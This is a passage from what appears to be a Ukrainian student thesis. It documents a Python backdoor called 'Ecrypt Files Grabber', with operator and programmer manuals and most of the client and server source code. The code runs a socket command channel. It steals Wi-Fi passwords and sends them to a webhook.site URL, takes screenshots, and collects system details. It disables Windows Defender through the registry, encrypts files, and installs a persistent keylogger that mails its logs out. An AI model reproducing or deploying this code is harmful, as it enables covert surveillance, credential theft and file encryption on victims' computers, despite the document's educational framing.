
Після того, як клієнт підключився до сервера (що значить, що жертва знайдена), буде виведено відповідне повідомлення про успішне підключення з зазначеними даними про клієнта (рис. 3.6).



```
('192.168.0.107', 63270) has connected to the server successfully
```

Рисунок 3.6 – Клієнт підключився до серверу

Одразу після цього буде виведений перелік команд, за допомогою яких можна взаємодіяти з ПК жертви. Сервер буде чекати вводу команди, щоб продовжити роботу (рис. 3.7).



```
[+] info
[+] password
[+] screen
[+] defender
[+] dir
[+] q

!h for more..
command >> 
```

Рисунок 3.7 – Перелік доступних команд

Для відкриття довідки по командам передбачено відповідні команди – «help», «h», «!h» або «!help». За допомогою цих команд викликається міні-інструкція як користуватися цими командами (рис. 3.8).

```
command >> help

Info -> собирает всю информацию про ПК жертвы
screen -> скрин рабочего стола жертвы
defender -> отключить МО на ПК жертвы
enc -> зашифровать файлы
dec -> расшифровать файлы
q -> разорвать соединение

звичание! после отключения клиента от сервера будет автоматически запущен кейлоггер, во время работы сервера кейлоггер не собирает данные!
```

Рисунок 3.8 – Довідка по командам

Після вводу відповідної команди ніяких зворотніх повідомлень показано не буде. Результат виконання буде наведений у вигляді файлу у відповідній директорії або на пошті, в залежності від того, яка команда була введена (рис. 3.9).

```
command >> screen
command >> 
```


Рисунок 3.9 – Відтворення команди

Якщо ж ввести команду, якої нема в переліку команд, буде відображене відповідне повідомлення про помилку (рис. 3.10).

```
command >> exit
command not recognised
```

Рисунок 3.10 – Повідомлення про відсутність команди

Після завершення роботи з клієнтом та після введення відповідної команди відключення від клієнта, буде також відображене повідомлення про те, що з'єднання завершено (рис. 3.11).

A screenshot of a terminal window with a dark background. The text is displayed in a light-colored monospace font. The first line shows the command 'command >> q'. The second line shows the output: "('192.168.0.107', 63325) has disconnected to the server successfully'. The third line shows the prompt 'command >> q' again.

```
command >> q
('192.168.0.107', 63325) has disconnected to the server successfully
command >> q
```

Рисунок 3.11 – Повідомлення про успішне роз'єднання

При розробці коду проєкту було використано стандартні підходи до перехоплення натискань клавіш, створення ярликів, відправлення повідомлень на віддалений сервер, шифрування тощо. Це значно прискорило та спростило досягнення цілей кваліфікаційної роботи бакалавра. Викорстані джерела наведені у відповідних файлах у Додатку А.

4 КЕРІВНИЦТВО ПРОГРАМІСТА

В даному розділі розглянуті призначення, умови застосування, характеристика програми, звернення до програми, початкові та вихідні дані та представлено повідомлення програмісту.

4.1 Призначення та умови застосування програми

Програма «Ecrypt Files Grabber» призначена для демонстрації роботи шкідливого програмного забезпечення. Серед основних можливостей програми є перехоплювання і записування всіх маніпуляцій з клавіатурою комп'ютера, шифрування та дешифрування файлів, викрадення паролів мереж Wi-Fi, до яких колись підключався користувач. Додаткові можливості програми представлені у вигляді алгоритму відключення WinDefender'a та викрадення основної інформації про ПК жертви, включаючи ОС, інформацію про комплектуючі і т.д.

4.2 Характеристика програми

Для запуску програми потрібно попередньо упевнитися в відповідності характеристик комп'ютера, на який встановлена програма, до системних вимог програми. Потрібно упевнитися у наявності всіх файлів програми.

Звертання до програми передбачене одним способом: через Visual Studio Code (бажано, тому що тестувалося тільки у цьому середовищі) або будь-яка інша середа розробки, яка підтримує мову програмування Python.

Для того, щоб завантажити програму, необхідно перейти за посиланням на GitHub та завантажити цей проєкт.

Завантаживши його, необхідно відкрити файли проєкту у зазначеному середовищі та попередньо відредагувавши зазначені пункти почати роботу з програмою.

Функції, що виконує програма наступні:

- симетричне шифрування файлів;
- отримання основної інформації про ПК користувача;
- симетричне дешифрування файлів;
- відключення WinDefender`а;
- створення захищеного підключення до віддаленого серверу;
- відправлення даних на сервер;
- зчитування натиснутих клавіш;
- створення ярлику виконуваного файлу;
- відправки даних на пошту;
- функція роботи на фоні.

Програма виконана за допомогою мови програмування високого рівня Python в середовищі розробки Visual Studio Code.

4.3 Структура програми

Структура програми складається з трьох класів, назва кожного з яких реалізує однойменний алгоритм. Також програма має перелік алгоритмів, які не винесені в окремі методи або класи, бо не потребують цього, але їх можна вважати алгоритмами (наприклад алгоритм редагування реєстру користувача).

Після завантаження проєкту у папці «EGP» буде знаходитися п'ять виконуваних файлів (чотири файли з розширенням .py – класифікуються як допоміжні та один файл з розширенням .pyw – основний):

- «decrypt.py», який реалізує дешифрування файлів;
- «encrypt.py», який реалізує шифрування файлів;
- «keylog.py», який реалізує алгоритм кейлоггеру;

- «client_backdoor.pyw», який реалізує всі інші алгоритми програми;
- «server_backdoor.py», який реалізує серверну частину проєкта;
- «takePass.py», який реалізує алгоритм викрадання паролів.

На рис. 4.1 представлені всі файли проєкту.




Рисунок 4.1 – Структура проєкту в VSC

Перед тим, як запустити програму через VSC, потрібно відредагувати ім'я та порт, або залишити їх такими ж. Обов'язкового редагування потребує пошта адресанта та адресата файлів, а також віддалений сервер (його можна знайти у відповідному проєкті – takePass.py).

Якщо цього не зробити, то всі відповідні файли будуть відправлені на особисту пошту та на віддалений сервер розробника даного дипломного проєкту, що не є помилкою, але без цього користувач не зможе протестувати програму.

4.4 Вхідні та вихідні дані

4.4.1 Вхідні дані

Програма отримує такі вхідні дані як:

- сигнал про натискання клавіш миші;
- сигнал про натискання клавіш клавіатури;
- ім'я мереж Wi-Fi;
- паролі мереж Wi-Fi;
- реєстр ПК;
- будь-які файли на комп'ютері.

4.4.2 Вихідні дані

Результатом роботи програма є наступні вихідні дані:

- файл з основними характеристика ПК;
- скріншот з ПК користувача;
- інформація про назву процесу, який відбувається у реальному часі;
- деталі виконання процедури;
- час виконання (має виводитись після закінчення кожного з процесів).

4.5 Повідомлення програмісту

Повідомлення програмісту у програмі відсутні.

5 КЕРІВНИЦТВО ОПЕРАТОРА

В даному розділі наведено інформацію для покращення такої метрики якості програмного забезпечення як «опановність», яка є складовою характеристики «зручність у використанні» (usability). Опановність (learnability) є показник, що відповідає оберненим зусиллям, які витрачає користувач щоб опанувати правил застосування ПЗ [19].

5.1 Призначення програми

Програма «Ecrypt Files Grabber» призначена для демонстрації роботи шкідливого програмного забезпечення. Рекомендовано її використовувати виключно в учбових цілях для демонстрації вразливостей операційної системи Windows.

5.2 Умови виконання програми

До комп'ютеру, на якому виконується програма, висуваються наступні вимоги, що обумовлюються у першу чергу вимогами до забезпечення працездатності ОС:

- процесор: Intel Core i3-7100;
- чіпсет: Intel B250;
- ОЗП: 4GB DIMM DDR4 Crucial;
- диски: 100GB SATA;
- відеокарта: ASUS, серія: GeForce GT 730, об'єм відео-пам'яті 2GB;
- блок живлення: 450 Вт;
- інструменти вводу інформації – клавіатура та миша;
- засоби виводу інформації – монітор;
- доступ до мережі Інтернет.

Вимоги до користувачів – відсутні.

5.3 Виконання програми

Для запуску програми потрібно попередньо упевнитися в відповідності характеристик комп'ютера, на якому встановлена програма, до системних вимог програми. Потрібно упевнитися у наявності всіх файлів програми.

Для того, щоб завантажити програму, користувач має перейти за посиланням на GitHub та завантажити проєкт. Завантаживши його, він має відкрити зазначені файли проєкту у середовищі розробки, яке може взаємодіяти з мовою програмування Python та попередньо відредагувавши зазначені пункти почати роботу з програмою.

Перед тим, як запустити програму через VSC, потрібно відредагувати ім'я та порт (рис. 5.1, модуль – server_backdoor.py), або залишити їх такими ж.

```
12  HOST = socket.gethostname()
13  PORT = 8082|
```

Рисунок 5.1 – Змінні, що відповідають за ім'я хоста та порт

Обов'язкового редагування потребує пошта адресата та адресата файлів (рис. 5.2, модуль – keylog.py), а також віддалений сервер (рис. 5.3, модуль – takePass.py). Якщо цього не зробити, то всі відповідні файли будуть відправлені на особисту пошту та віддалений сервер розробника даного проєкту, що не є помилкою, але без цього користувач не зможе протестувати програму на своєму ПК.

```
87  fromaddr = "██████████@gmail.com"
88  toaddr = "██████████@gmail.com"
```

Рисунок 5.2 – Змінні, що відповідають за пошту адресата та адресанта

```
6 # Replace with your webhook  
7 URL = 'https://webhook.site/c446d289-8880-43b3-a12f-4aaedbc67bb6'
```

Рисунок 5.3 – Змінна, що відповідає за віддалений сервер

Необхідно підкреслити, що цей проєкт можна використовувати виключно в учбових або ознайомлювальних цілях. Автор не несе відповідальності за будь-які дії, які можуть відбутися у процесі використання «Ecrypt Files Grabber».

При запуску програми ніяких повідомлень виводитися не буде, адже розширення .руw не допускає будь-яку роботу з терміналом.

Розглянемо основні можливості програми. Найперша команда – info збирає всю інформацію про ПК користувача та передає її до серверу. Приклад результату виконання програми (отримання файлу через сервер) та вміст файлу з інформацією про ПК користувача (жертви) наведено на рис. 5.4.

Другою важливою командою є команда «screen», яка виконує копіювання поточного екрану користувача. Кінцевий результат її роботи той же, що і попередньої команди – відсилання файлу до серверу та видалення цього файлу на ПК користувача. Результат виконання команди наведено на рис. 5.5.

Третя команда, це команда «password», яка відповідає за викрадання паролей з подальшою їх відправкою на віддалений сервер. Результат виконання даної команди наведено на рис. 5.6. Для збереження конфіденційності паролі, що використовував автор, їх на рис. 5.6 замальовано червоним кольором.

Четверта команда реалізує відключення WinDefender'a. Для демонстрації даної події порівнюємо значення ключа реєстру до редагування (рис. 5.7) та після редагування програмою шкідником (рис. 5.8).

The screenshot shows a Windows desktop environment. On the left, a PowerShell window is open, displaying the execution of a script named 'info.ps1'. The script's output is visible in the console, showing system information such as the system name, IP address, and other details. On the right, a Notepad++ window is open, displaying the output of the script. The output is formatted as a list of system information, including the system name, IP address, and other details. The Notepad++ window has a yellow background, and the text is highlighted in yellow.

Результат виконання команди «password» наведено на рис. 5.6.

бібліотеки cryptography.fernet. Приклади роботи алгоритмів шифрування та дешифрування файлів наведено на рис. 5.9 – 5-11.




Рисунок 5.8 – Значення ключа DisableAntiSpyware після редагування




Рисунок 5.9 – Вміст файла та теки до шифрування файлів

Оскільки у даному проєкті шифруються файли, які було вказано статично в коді (рис. 5.12), користувач за бажанням може змінити їх на власні.




Рисунок 5.10 – Вміст файлу та теки після шифрування файлів




Рисунок 5.11 – Вміст файлу та теки після дешифрування файлів

```

14 path = "C:" + chr(92) + "Users" + chr(92) + os.environ.get("USERNAME") + \
15     chr(92) + "Documents" + chr(92) + "Графика" + \
16     chr(92) + "Filter Library" + chr(92)

```

Рисунок 5.12 – Шлях до файлів, які шифруються та дешифруються

Головною метою програми є відстеження дій користувача під час роботи з комп'ютером. За це відповідає програма кейлоггера. Результати

ВИСНОВКИ

У результаті виконання дипломної кваліфікаційної роботи бакалавра було створене шкідливе програмне забезпечення на основі кейлоггера, що демонструє вразливості ОС Windows.

Було проведено аналіз основних вразливостей ОС Windows та алгоритмів шифрування інформації, завдяки чому було вирішено розробити багатофункціональний мультівірус на базі технології кейлоггерів та розроблено технічне завдання для нього.

У якості алгоритму шифрування даних було обрано симетричний алгоритм шифрування Fernet із бібліотеки `cryptography.fernet`, що забезпечує високу швидкість шифрування та дешифрування, а також має простий процес генерації ключів шифрування.

Для реалізації програмного продукту використовувалася мова програмування Python, зважаючи на її широке розповсюдження та наявність багатьох бібліотек шифрування даних, та середовище розробки Visual Studio Code.

Визначено архітектуру системи у вигляді клієнт-сервер, розроблено функціональну структуру програми, що визначає алгоритми роботи як жертви (клієнта), так і сервера (хакера).

Практична цінність розробленого програмного забезпечення полягає в тому, що воно демонструє вразливості операційної системи Windows, аналіз яких може призвести до створення нових методів захисту та виявлення вразливостей у цій операційній системі. Це може бути особливо корисним для тих, хто займається інформаційною безпекою і постійно шукає нові способи зміцнення захисту комп'ютерних систем.

Програмна документація включає: технічне завдання; керівництво програміста; керівництво оператора та тексти основних програмних модулів.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Alshehri, A. H. A. Vulnerabilities in Computer Operating Systems: A Survey / A. H. A. Alshehri, J. B. Almutairi // International Journal of Computer Science and Network Security. – 2018. – Vol. 18, № 4, – P. 57-68.
2. Dinh, D. D. A Study on the Most Common Vulnerabilities in Web Browsers / D. D. Dinh, H. H. Nguyen // International Journal of Computer Science and Information Security, – 2013. – Vol. 11, № 8, – P. 1-7.
3. Arjun, S. Keylogger Detection and Prevention / S. Arjun, Ch. Pushpa // Journal of Physics: Conference Series, – 2007. – Vol. 1, № 2, – P. 12-17. DOI: 10.1088/1742-6596/2007/1/012005.
4. Sreeram, S. Detecting keyloggers based on traffic analysis with periodic behaviour / S. Sreeram, R. Anitha // Network Security, – 2011, № 2, – P. 14-19. DOI:10.1016/S1353-4858(11)70076-9.
5. Operating System Market Share Worldwide [Electronic resource]. – Access mode: <https://gs.statcounter.com/os-market-share>.
6. Operating System Market Share [Electronic resource]. – Access mode: <https://netmarketshare.com/operating-system-market-share.aspx?options=%7B>.
7. National Vulnerability Database [Electronic resource]. – Access mode: <https://nvd.nist.gov/vuln>.
8. Common Vulnerabilities and Exposures [Electronic resource]. – Access mode: <https://cve.mitre.org>.
9. OWASP Top 10 [Electronic resource]. – Access mode: <https://owasp.org/Top10/>.
10. Експлойт [Електрон. ресурс]. – Режим доступу: <https://uk.wikipedia.org/wiki/Експлойт>.
11. Keyloggers: A Growing Corporate Threat [Electronic resource]. – Access mode: <https://securityintelligence.com/keyloggers-a-growing-corporate-threat/>.

12. Windows Malware: Understanding Hidden Keyloggers and How They Work [Electronic resource]. – Access mode: <https://www.varonis.com/blog/windows-malware-hidden-keyloggers/>.
13. The most common attack techniques against Windows [Electronic resource]. – Access mode: <https://www.helpnetsecurity.com/2018/06/04/most-common-windows-attack-techniques/>.
14. Spyrix Personal Monitor [Electronic resource]. – Access mode: <https://www.spyrix.com/spyrix-personal-monitor.php>.
15. Refog Keylogger [Electronic resource]. – Access mode: <https://www.refog.com/>.
16. Best Free Keylogger для Windows [Електронний ресурс]. – Режим доступу: <https://bestxsoftware.com/>.
17. TIOBE Index for May 2023 [Electronic resource]. – Access mode: <https://www.tiobe.com/tiobe-index/>.
18. Handbook of applied cryptography / [A. J. Menezes, P.C. van Oorschot, S. A. Vanstone]. – London: CRC Press, 2001. – 811 p.
19. Сердюк, С. М. Ергономічні питання проектування людино-машинних систем: навчальний посібник / С. М. Сердюк. – Запоріжжя: ЗНТУ, 2014. – 334 с.
20. UnicodeDecodeError during file transfer between Linux and Windows using Python socket programming [Electronic resource]. – Access mode: <https://stackoverflow.com/questions/73926606/unicodedecodeerror-during-file-transfer-between-linux-and-windows-using-python-s>.
21. Can't change directory using python sockets [Electronic resource]. – Access mode: <https://stackoverflow.com/questions/72664909/cant-change-directory-using-python-sockets>.
22. Python script to read and write a path to registry [Electronic resource]. – Access mode: <https://stackoverflow.com/questions/15128225/python-script-to-read-and-write-a-path-to-registry>.

23. Check if any socket connections are waiting (python) [Electronic resource]. – Access mode: <https://stackoverflow.com/questions/60401995/check-if-any-socket-connections-are-waiting-python>.

24. Encrypt and Decrypt Files using Python [Electronic resource]. – Access mode: <https://www.geeksforgeeks.org/encrypt-and-decrypt-files-using-python/>.

25. Encrypt and Decrypt Files using Python [Electronic resource]. – Access mode: <https://pyshark.com/encrypt-and-decrypt-files-using-python/>.

26. Модуль OS та робота з файловою системою [Електрон. ресурс]. – Режим доступу: https://moodle.znu.edu.ua/pluginfile.php?file=/669385/mod_resource/content/3/tema-8.pdf.

27. Encryption and Decryption in Python [Electronic resource]. – Access mode: <https://nitratine.net/blog/post/encryption-and-decryption-in-python/>.

28. Python code to send an email with an attachment [Electronic resource]. – Access mode: <https://www.edureka.co/community/48984/python-code-to-send-an-email-with-an-attachment>.

29. How to send an email using python after Google's policy update on not allowing just username and password? [Electronic resource]. – Access mode: <https://stackoverflow.com/questions/72478573/how-to-send-an-email-using-python-after-googles-policy-update-on-not-allowing-j>.

30. Sending video attachment using gmail smtp server using python flask [Electronic resource]. – Access mode: <https://stackoverflow.com/questions/76190367/sending-video-attachment-using-gmail-smtp-server-using-python-flask>.

31. How to send an email with Python3.6 [Electronic resource]. – Access mode: <https://gist.github.com/conquistadorjd/2200247e5b61351800f360e0cdf461df>.

ДОДАТОК А
Текст програми

A.1 Код файлу client_backdoor.py

При розробці коду даного файлу було використано підходи та рекомендації [20] - [22].

```

from pynput.keyboard import Key, Listener
import os
import subprocess
import socket
import takePass
import encrypt
import decrypt
import keylog
# import tempfile
# import smtplib
# import datetime
# import threading
# import shutil
import winreg
from mss import mss
# from win32com.client import Dispatch # pip install pywin32
# from email.mime.multipart import MIMEMultipart
# from email.mime.text import MIMEText
# from email.mime.base import MIMEBase
# from email import encoders

# Здійснюємо перевірку, чи є у наявності раніше створений ярлик у папці
# автозапуску чи ні
shortcut = 'keyloggerMain.pyw - Shortcut.lnk'
if shortcut in keylog.destination:
    pass
else:
    keylog.Logger.main()

s = socket.socket()
HOST = socket.gethostname()

```

```
PORT = 8082
```

```
#host = input(str('please enter the server address : '))
```

```
try:
```

```
    s.connect((HOST, PORT))
```

```
    # print('')
```

```
    #print('connected to the server successfully')
```

```
    # print('')
```

```
    exit = 1
```

```
while exit:
```

```
    command = s.recv(1024)
```

```
    command = command.decode()
```

```
    #print('command recived')
```

```
    # print('')
```

```
    if command == 'info':
```

```
        new = []
```

```
        systeminfo = subprocess.check_output(
```

```
            ['systeminfo']).decode('866').split('\n')
```

```
        with open("info.txt", "w", encoding="utf-8") as file:
```

```
            for item in systeminfo:
```

```
                new.append(str(item.split("\r")[:-1]))
```

```
            for i in new:
```

```
                file.write(i[2:-2] + '\n')
```

```
        file = open("info.txt", 'rb')
```

```
        data = file.read()
```

```
        s.send(data)
```

```
    # print('')
```

```
    #print('File has been send succeessfully \n')
```

```
    os.remove(os.getcwd() + '\info.txt')
```

```

elif command == 'screen':

    with mss() as sct:
        image = sct.shot()
        file = open("monitor-1.png", 'rb')
        data = file.read()
        s.sendall(data)

    # print('')
    # print("Data sent successfully")
    os.remove(os.getcwd() + '\monitor-1.png')

elif command == 'password':

    get_profiles_command = subprocess.run(
        ["netsh", "wlan", "show", "profiles"],
        stdout=subprocess.PIPE).stdout.decode("866")
    takePass.append_SSID()
    takePass.append_passwords()
    if(takePass.check()):
        takePass.send_to_webhook()
    else:
        pass

elif command == 'defender':

    try:
        key_name = "DisableAntiSpyware"
        new_val = '1'
        key_type = winreg.REG_SZ
        path = r"SOFTWARE\Policies\Microsoft\Windows Defender"

        with winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, path, 0,
            access=winreg.KEY_ALL_ACCESS) as key:
            winreg.SetValueEx(key, key_name, 0, key_type, new_val)
    except:
        with winreg.CreateKey(winreg.HKEY_LOCAL_MACHINE, path, 0,
            access=winreg.KEY_ALL_ACCESS) as key:

```

```

winreg.SetValueEx(key, key_name, 0, key_type, new_val)

elif (command == 'enc'):
    encrypt.Encrypt.encrypt()

elif (command == 'dec'):
    decrypt.Decrypt.decrypt()

elif (command == 'q'):
    s.close()
    exit = 0

else:
    pass
    # print('')
    #print('command is not recognised')

except:
    pass
    # print('')
    #print("Server isn't found please try again later .....\\n")

# створюється екземпляр Listener і визначається метод on_press
# потім екземпляр приєднується до основного потоку.
with Listener(on_press=keylog.Logger.on_press) as listener:
    listener.join()

```

A.2 Код файлу server_backdoor.h

При розробці коду даного файлу було використано підходи та рекомендації [20] - [23].

```

import socket
import datetime

#sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

```

```

#sock.bind(('localhost', 0))
#print('Прослуховувати порт:', sock.getsockname())
#PORT = int(os.getenv('PORT'))
#s = socket.socket()

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
HOST = socket.gethostname()
PORT = 8082

server_socket.bind((HOST, PORT))
# print("")
print("[+] Сервер запущено 0: ", HOST)
print('[+] очікуйте на з'єднання.... ')

server_socket.listen(1) # Початок прослуховування вхідні з'єднання
# Метод, який приймає вхідне з'єднання.
client_socket, address = server_socket.accept()

print('')
print(address, ' З'єднання з сервером успішне')
print('')
print('[+] info \n', '[+] password \n', '[+] screen \n',
      '[+] defender \n', '[+] dir \n', '[+] q \n')
print('!h for more..')
# print('-----Help  command----- \n')
# print('[+] info \n', '[+] password \n', '[+] screen \n',
#       '[+] defender \n', '[+] dir \n', '[+] q \n')

exit = 1

try:
    while(exit):
        command = input(str('command >> '))

        # if command == 'view_cwd':
        #     client_socket.send(command.encode())
        #     print(' Відправити команду, очікуючи виконання....')
        #     print('')

```

```

#     files = client_socket.recv(5000)
#     files = files.decode()
#     print('Результат команди: ', files)
#     print('')

if command == 'info':

    client_socket.send(command.encode())
    print('Команда надіслана, очікуйте виконання....')
    print('')

    file = client_socket.recv(10000)
    new_file = open("info1.txt", 'wb')
    new_file.write(file)
    new_file.close()

elif(command == 'screen'):

    client_socket.send(command.encode())

    dateAndtime = datetime.datetime.now().strftime("-%Y-%m-%d-%H-%M-
%S")

    file = client_socket.recv(500000)
    new_file = open(dateAndtime + '.png', 'wb')
    new_file.write(file)
    new_file.close()

elif(command == 'dir'):

    client_socket.send(command.encode())
    print('')
    user_input = input(str('custom dir : '))
    client_socket.send(user_input.encode())
    print('')
